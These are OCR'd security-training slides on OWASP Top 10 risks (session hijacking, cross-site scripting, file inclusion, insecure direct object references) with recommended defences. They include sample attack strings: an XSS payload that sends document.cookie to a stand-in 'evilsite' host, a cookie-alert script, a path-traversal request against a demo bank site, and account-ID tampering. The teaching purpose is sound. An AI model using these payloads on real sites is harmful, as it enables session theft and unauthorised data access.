
3 **User clicks on a link to http://www.hacker.com in a forum**

Hacker checks referrer logs on www.hacker.com and finds user's JSESSIONID

4

5 **Hacker uses JSESSIONID and takes over victim's account**

Broken authentication and session management



Search: <script>alert(document.cookie)</script>

A2 – Avoiding Broken Authentication and Session Management

Verify your architecture

- **Authentication should be simple, centralized, and standardized**
- **Use the standard session id provided by your container**
- **Be sure SSL protects both credentials and session id at all times**

Verify the implementation


- **Forget automated analysis approaches**
- **Check your SSL certificate**
- **Examine all the authentication-related functions**
- **Verify that logoff actually destroys the session**
- **Use OWASP's WebScarab to test the implementation**

Follow the guidance from

- **https://www.owasp.org/index.php/Authentication_Cheat_Sheet**


A3: Cross Site Scripting

1 **Attacker sets the trap – update my profile**




Attacker enters a malicious script into a web page that stores the data on the server

Application with stored XSS vulnerability




2 **Victim views page – sees attacker profile**



Script runs inside victim's browser with full access to the DOM and cookies

3 **Script silently sends attacker Victim's session cookie**

Cross-site scripting



This is a great product <script>document.write('<img scr=http://evilsite/'+document.cookie>');</script>

Avoiding XSS

- **Recommendations**
  - **Eliminate Flaw**
    - **Don't include user supplied input in the output page**
  - **Defend Against the Flaw**
    - **Use Content Security Policy (CSP)**
    - **Primary Recommendation: Output encode all user supplied input (Use OWASP's ESAPI or Java Encoders to output encode)**

      https://www.owasp.org/index.php/ESAPI


      https://www.owasp.org/index.php/OWASP_Java_Encoder_Project
    - **Perform 'white list' input validation on all user input to be included in page**
    - **For large chunks of user supplied HTML, use OWASP's AntiSamy to sanitize this HTML to make it safe**

      See: https://www.owasp.org/index.php/AntiSamy
- **References**
  - **For how to output encode properly, read the https://www.owasp.org/index.php/XSS_(Cross Site Scripting) Prevention Cheat Sheet**

File inclusion vulnerability

- http://demo.testfire.net/default.aspx?content=../testing.txt

- An Error Has Occurred
- Summary:
- Could not find file 'D:downloadsAltoroMutual_v6website esting.txt'.
- Error Message:
- System.IO.FileNotFoundException: Could not find file 'D:downloadsAltoroMutual_v6website esting.txt'. File name: 'D:downloadsAltoroMutual_v6website esting.txt' at System.IO.__Error.WinIOError(Int32 errorCode, String maybeFullPath) at System.IO.FileStream.Init(String path, FileMode mode, FileAccess access, Int32 rights, Boolean useRights, FileShare share, Int32 bufferSize, FileOptions options, SECURITY_ATTRIBUTES secAttrs, String msgPath, Boolean bFromProxy) at System.IO.FileStream..ctor(String path, FileMode mode, FileAccess access, FileShare share, Int32 bufferSize, FileOptions options) at System.IO.StreamReader..ctor(String path, Encoding encoding, Boolean detectEncodingFromByteOrderMarks, Int32 bufferSize) at System.IO.StreamReader..ctor(String path) at System.IO.File.OpenText(String path) at Altoro.Default.LoadFile(String myFile) in d:downloadsAltoroMutual_v6websitedefault.aspx.cs:line 42 at Altoro.Default.Page_Load(Object sender, EventArgs e) in d:downloadsAltoroMutual_v6websitedefault.aspx.cs:line 70 at System.Web.Util.CalliHelper.EventArgFunctionCaller(IntPtr fp, Object o, Object t, EventArgs e) at System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e) at System.Web.UI.Control.OnLoad(EventArgs e) at System.Web.UI.Control.LoadRecursive() at System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint)



#1: (&, <, >, ") → &entity; (', /) → &#xHH;
ESAPI: encodeForHTML()

#2: All non-alphanumeric < 256 → &#xHH;
ESAPI: encodeForHTMLAttribute()

#3: All non-alphanumeric < 256 → \xHH
ESAPI: encodeForJavaScript()

#4: All non-alphanumeric < 256 → \HH
ESAPI: encodeForCSS()


#5: All non-alphanumeric < 256 → %HH
ESAPI: encodeForURL()

ALL other contexts CANNOT include Untrusted Data

Recommendation: Only allow #1 and #2 and disallow all others

See: www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

A4 – Insecure Direct Object References



- **Attacker notices his acct parameter is 6065**

  ?acct=6065

- **He modifies it to a nearby number**

  ?acct=6066

- **Attacker views the victim's account information**

A4 – Avoiding Insecure Direct Object References

- **Eliminate the direct object reference**
  - **Replace them with a temporary mapping value (e.g. 1, 2, 3)**
  - **ESAPI provides support for numeric & random mappings**
    - **IntegerAccessReferenceMap & RandomAccessReferenceMap**

http://app?file=Report123.xls
http://app?file=1

